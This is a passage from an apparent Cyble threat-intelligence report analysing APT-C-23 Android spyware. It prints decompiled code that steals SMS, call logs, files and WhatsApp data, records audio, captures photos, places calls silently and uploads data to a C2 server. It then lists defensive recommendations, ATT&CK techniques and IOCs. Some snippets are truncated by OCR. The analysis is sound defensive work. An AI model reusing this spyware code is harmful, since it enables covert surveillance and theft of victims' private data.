
The code shown in Figure 13 demonstrates that the malware is capable of reading SMS data.



```
try {
    List<SmsUtils> lstFactor = new ArrayList<>();
    ContentResolver cr = getContentResolver();
    List<String> messages = new ArrayList<>();
    Cursor c2 = cr.query(Uri.parse("content://sms/"), null, null, null, null);
    String Status = null;
    if (c2.moveToFirst()) {
        int i2 = 0;
        for (int totalFactor = c2.getCount(); i2 < totalFactor; totalFactor = totalFactor) {
            h objFactor = new h();
            objFactor.c(c2.getString(c2.getColumnIndexOrThrow("_id")));
            objFactor.a(c2.getString(c2.getColumnIndexOrThrow("address")));
            objFactor.d(c2.getString(c2.getColumnIndexOrThrow("body")));
            objFactor.e(c2.getString(c2.getColumnIndex("read")));
            objFactor.f(c2.getString(c2.getColumnIndexOrThrow("date")));
                                          IndexOrThrow("type")).contains("1")) {
                objFactor.b("inbox");
            } else {
                objFactor.b("sent");
            }
            lstFactor.add(objFactor);
            c2.moveToNext();
            String date = a(Long.valueOf(objFactor.e()).longValue(), "dd/MM/yyyy hh:mm:ss.SSS");
            if (objFactor.d().equals("1")) {
                Status = "Read";
            } else if (objFactor.d().equals("0")) {
                Status = "Not Read";
            }
            messages.add("\nType: " + objFactor.b() + "\nFrom:" + objFactor.a() + "\nStatus:" + Status + "\nMessage:\n" + objFactor.c() + "\nTime: " + date + "\n-
            lstFactor = lstFactor;
            cr = cr;
        }
    }
    c2.close();
    Long CurrentTime = Long.valueOf(k.h());
    f.b(b.f5140h, "mess_" + CurrentTime + ".sms", false, String.valueOf(messages));
    String inputFile = b.f5140h + "/mess_" + CurrentTime + ".sms";
    String filePath = b.f5140h + "/mess_" + CurrentTime + ".zip";
    d.a(getApplicationContext(), inputFile, filePath, true);
    try {
        String NEW_SERVER_DEVICE_URL = e.a.a.a.a.a(this.f4999b).d("API_SET_ACCOUNT_NICKNAME");
        k.a(this, NEW_SERVER_DEVICE_URL + "func/messages", inputFile, filePath, true, true);
        List<File> files = f.a(new File(b.f5140h), ".sms");
        if (!files.isEmpty()) {
            for (File f2 : files) {
                String filePath2 = f2.getAbsolutePath();
                String compressedFile2 = filePath2.substring(0, filePath2.lastIndexOf(".")) + ".zip";
                d.a(getApplicationContext(), filePath2, compressedFile2, true);
```

Figure 13 Reads SMS Data


The code shown in Figure 14 demonstrates that the malware is capable of reading CallLogs data from the device.



```
private String a(Context context) {
    String dir;
    int number;
    Exception e2;
    if (new File(net.axel.app.utils.b.m + "/CallLogs").exists()) {
        new File(net.axel.app.utils.b.m + "/CallLogs").delete();
    }
    StringBuffer sb = new StringBuffer();
    Cursor managedCursor = context.getContentResolver().query(CallLog.Calls.CONTENT_URI, null, null, null, null);
    int number2 = managedCursor.getColumnIndex("number");
    int type = managedCursor.getColumnIndex("type");
    int date = managedCursor.getColumnIndex("date");
    int duration = managedCursor.getColumnIndex("duration");
    sb.append("Call Details :");
    while (managedCursor.moveToNext()) {
        String phNumber = managedCursor.getString(number2);
        String callType = managedCursor.getString(type);
        Date callDayTime = new Date(Long.valueOf(managedCursor.getString(date)).longValue());
        String callDuration = managedCursor.getString(duration);
        int dircode = Integer.parseInt(callType);
        if (dircode == 1) {
            dir = "Incoming";
        } else if (dircode == 2) {
            dir = "Outgoing";
        } else if (dircode == 3) {
            dir = "Missed";
        } else if (dircode != 5) {
            dir = dircode != 6 ? null : "Blocked";
        } else {
            dir = "Rejected";
        }
        sb.append("\nNumber: " + phNumber + " \nCall Type: " + dir + " \nDate: " + callDayTime + " \nDuration(S): " + callDuration + "\n---
        try {
            number = number2;
            try {
                f.b(net.axel.app.utils.b.p, "clogs.nez", true, dir + "||" + callDayTime + "||" + callDuration + "||" + phNumber);
            } catch (Exception e3) {
```

Figure 14 Reads Call Logs

The code shown in Figure 15 demonstrates that the malware is capable of calling any number without the user’s knowledge or interaction.




```
private void b(String phone, Context context) {
    String Number = this.k.d("CHILD");
    int slot = 0;
    if (Number.equals("1")) {
        slot = 0;
    } else if (Number.equals("2")) {
        slot = 1;
    }
    Intent callIntent = new Intent("android.intent.action.CALL");
    callIntent.setFlags(268468224);
    callIntent.setData(Uri.parse(String.format("tel:%s", Uri.encode(phone))));
    callIntent.putExtra("simSlot", slot);
    Log.d("CALLING FROM : " + "SLOT Number " + slot);
    if (androidx.core.content.a.a(context, "android.permission.CALL_PHONE") == 0) {
        context.startActivity(callIntent);
    }
}
```

Figure

15 Can Make Calls

The below code shows that the malware is capable of capturing pictures without user interaction. Refer to Figure 16.



```
private String a(String path, int width, int height) {
    String Image_Name;
    String strMyImagePath = null;
    try {
        if [illegible]
            ((AudioManager) getSystemService("audio")).setStreamMute(1, false);
        }
    } catch (Exception e2) {
    }
    try {
        Bitmap unscaledBitmap = g.a(path, width, height, g.a.FIT);
        if (unscaledBitmap.getWidth() <= width) {
            if (unscaledBitmap.getHeight() <= height) {
                unscaledBitmap.recycle();
                return path;
            }
        }
        Bitmap scaledBitmap = g.a(unscaledBitmap, width, height, g.a.FIT);
        File mFolder = new File(net.axel.app.utils.b.n);
        if (!mFolder.exists()) {
            Log.e(f4979h, "!mFolder.exists()");
            mFolder.mkdirs();
        }
        if (this.f4982f == 0) {
            Image_Name = "Back_" + k.h() + ".cam";
        } else {
            Image_Name = "Front_" + k.h() + ".cam";
        }
        Log.e(f4979h, "Image Name:" + Image_Name);
        String str = net.axel.app.utils.b.n + "/" + Image_Name;
        Log.e(f4979h, "IMAGE NAME : " + Image_Name);
        Log.e(f4979h, "mFolder.getAbsolutePath() :" + mFolder.getAbsolutePath());
        File f2 = new File(mFolder.getAbsolutePath(), Image_Name);
        strMyImagePath = f2.getAbsolutePath();
        FileOutputStream fos = new FileOutputStream(f2);
        scaledBitmap.compress(Bitmap.CompressFormat.JPEG, 70, fos);
        fos.flush();
        fos.close();
        scaledBitmap.recycle();
    } catch (Throwable e3) {
        e3.printStackTrace();
    }
    if (strMyImagePath == null) {
        return path;
    }
    f.e(Environment.getExternalStorageDirectory() + "/Android/data/" + k.r(this.f4980d))
    return strMyImagePath;
}
```


Figure 16 Capture Pictures

The code shown in Figure 17 demonstrates that the malware can steal specific files from the device based on the various extensions shown in the below table.

File Type	Description
.pdf	Portable Document Format
.doc	DOCument

.docx	DOCument
.ppt	PowerPoint presentation
.pptx	PowerPoint presentation
.xls	Microsoft Excel spreadsheet file
.xlsx	Microsoft Excel spreadsheet file
.txt	TeXT
.text	TeXT


Table 2 File Type Description



```
private List<File> a(File parentDir) {
    ArrayList<File> inFiles = new ArrayList<>();
    File[] files = parentDir.listFiles();
    if (files != null) {
        for (File file : files) {
            if (file.isDirectory()) {
                inFiles.addAll(a(file));
            } else {
                String fileName = file.getName().toLowerCase();
                double length = (double) file.length();
                Double.isNaN(length);
                double fileSize = length / 1024.0d;
                if ((fileName.endsWith(".pdf") || fileName.endsWith(".doc") || fileName.endsWith(".docx") || fileName.endsWith(".ppt") || fileNam
                    inFiles.add(file);
                }
            }
        }
    }
    return inFiles;
}
```

Figure 17 Steals Specific Files

The below code demonstrates that the malware is capable of reading WhatsApp text data and recording incoming and outgoing WhatsApp calls. Refer to Figure 18.




```
public void a(Context context, String Number, String CallType) {
    Intent recordingIntent = new Intent(context, SERS_029.class);
    recordingIntent.putExtra("number", Number);
    recordingIntent.putExtra("callType", CallType);
    recordingIntent.putExtra("recordType", "virtual");
    context.startService(recordingIntent);
}

public void onNotificationRemoved(StatusBarNotification sbn) {
    if (sbn.getPackageName().equals("com.whatsapp") && sbn.getNotification().extras.getString("android.text").contains(getResources().getString(R.string.income_current_call))) {
        try {
            if (k.a(this.f4850f, SERS_029.class)) {
                this.f4849e.a("OUTGOING_WHATSAPP_CALL", false);
                this.f4850f.stopService(new Intent(this.f4850f, SERS_029.class));
            }
        } catch (Exception e2) {
            e2.printStackTrace();
        }
    }
```

Figure 18 Reads and Records WhatsApp Data


The below code demonstrates that the malware is capable of recording audio from the device. Refer to Figure 19.



```
private boolean a(String number, String callType, String recordType) {
    Log.d(this.f5076b, "startRecording");
    try {
        File root = new File(net.axel.app.utils.b.f5141i);
        if (!root.exists()) {
            root.mkdirs();
        }
        String fileName = net.axel.app.utils.b.f5141i + "/" + callType + "_" + number + "_" + Long.valueOf(k.h()) + ".MP3";
        this.f5078d = fileName;
        f5075f = new MediaRecorder();
        Log.d(this.f5076b, "recordType : " + recordType);
        if (recordType.equals("real")) {
            f5075f.setAudioSource(1);
        } else {
            f5075f.setAudioSource(7);
        }
        f5075f.setOutputFormat(1);
        f5075f.setAudioEncoder(1);
        f5075f.setOutputFile(fileName);
        f5075f.prepare();
        new Timer(false).schedule(new b(this, new Handler(Looper.getMainLooper())), 1000);
        return true;
    } catch (Exception e2) {
        e2.printStackTrace();
        return false;
    }
}
```

Figure 19 Records Audio

The below code demonstrates that the malware is capable of disabling WiFi connections. Refer to Figure 20.




```
public void b() {
    if (e.a.a.b.a.e(this.j)) {
        WifiManager wifiManager = (WifiManager) getSystemService("wifi");
        boolean wifiEnabled = wifiManager.isWifiEnabled();
        if (wifiEnabled) {
            wifiManager.setWifiEnabled(false);
            k.F(this.j, 5);
        } else if (!wifiEnabled) {
            k.F(this.j, 5);
        }
    }
}
```

Figure 20 Disabled Wi-

Fi

The below code demonstrates the URL's connectivity to post the data to the server. Refer to Figure 21.



```
public void onPostExecute(String feed) {
    e.a.a.a.a unused = k.f5169b = e.a.a.a.a.a(this.f5205b);
    try {
        String url = feed.substring(feed.indexOf(">") + 1).trim().replaceFirst(" ", "-").replaceFirst(" ", ".").toLowerCase();
        if (Patterns.WEB_URL.matcher(url).matches()) {
            k.f5169b.a("API_SETACTIVEACCOUNTS", url);
            String newServerURL = "https://" + url + "/version/";
            k.f5169b.a("API_SET_ACCOUNT_NICKNAME", newServerURL);
            k.f5169b.a("API_SET_TRANSFER_PIN", newServerURL + b.a(this.f5205b) + "/");
            if (this.f5206c.booleanValue()) {
                if (!k.f5169b.a("USER_NICKNAME")) {
                    k.I(this.f5205b);
                }
                k.m(this.f5205b, 0);
                k.A(this.f5205b, 5);
                return;
            }
            k.m(this.f5205b, 0);
            k.A(this.f5205b, 5);
            return;
        }
        cancel(true);
        if (isCancelled() && k.f5171d > 0) {
            k.b();
            k.a(this.f5205b, this.f5206c);
        }
    } catch (Exception e2) {
        e2.printStackTrace();
    }
}
```

Figure 21 URL Connection

Conclusion

APT-C-23 TA groups use Android spyware to specifically target users in the Middle East.

These TAs are constantly adapting their methods to avoid detection and find new ways to target users through sophisticated techniques. One of the most common methods used to infect devices is by disguising the malware as a supposedly legitimate Google application to confuse users into installing them.

Users should only install applications after verifying their authenticity and install them exclusively from the official Google Play Store to avoid such attacks.

Our Recommendations

We have listed some essential cybersecurity best practices that create the first line of control against attackers. We recommend that our readers follow the best practices given below:

- Download and install software only from official app stores like the Google Play Store.
- Ensure that Google Play Protect is enabled on Android devices.
- Users should be careful while enabling any permissions on their devices.
- If you find any suspicious applications on your device, uninstall, or delete them immediately.
- Use the shared IOCs to monitor and block the malware infection.
- Keep your anti-virus software updated to detect and remove malicious software.
- Keep your Android device, OS, and applications updated to the latest versions.
- Use strong passwords and enable two-factor authentication.

MITRE ATT&CK® Techniques

Tactic	Technique ID	Technique Name
Initial Access	T1444 T1476	Masquerade as Legitimate Application Deliver Malicious App via Other Means
Execution	T1575	Native Code
Persistence	T1402	Broadcast Receivers
Defense Evasion	T1508	Supress Application Icon
Collection	T1412 T1432 T1433 T1517 T1429 T1512 T1533 T1513	Capture SMS Messages Access Contacts List Access Call Log Access Notifications Capture Audio Capture Camera Data from Local System Screen Capture
Impact	T1447	Delete Device Data

Indicators of Compromise (IOCs)

Indicators	Indicator type	Description

c8d51db4b2171f289de67e412193d78ade58ec7a7de7aa90680c34349faeeee2	SHA256	Malicious APK
hxxps://linda-gaytan[.]website	URL	Communicating URL
hxxps://cecilia-gilbert[.]com	URL	C2 Domain
hxxps://david-gardiner[.]website	URL	Communicating URL
hxxps://javan-demsky[.]website	URL	C2 Domain

About Us

Cyble is a global threat intelligence SaaS provider that helps enterprises protect themselves from cybercrimes and exposure in the Darkweb. Its prime focus is to provide organizations with real-time visibility to their digital risk footprint. Backed by Y Combinator as part of the 2021 winter cohort, Cyble has also been recognized by Forbes as one of the top 20 Best Cybersecurity Start-ups To Watch In 2020. Headquartered in Alpharetta, Georgia, and with offices in Australia, Singapore, and India, Cyble has a global presence. To learn more about Cyble, visit www.cyble.com.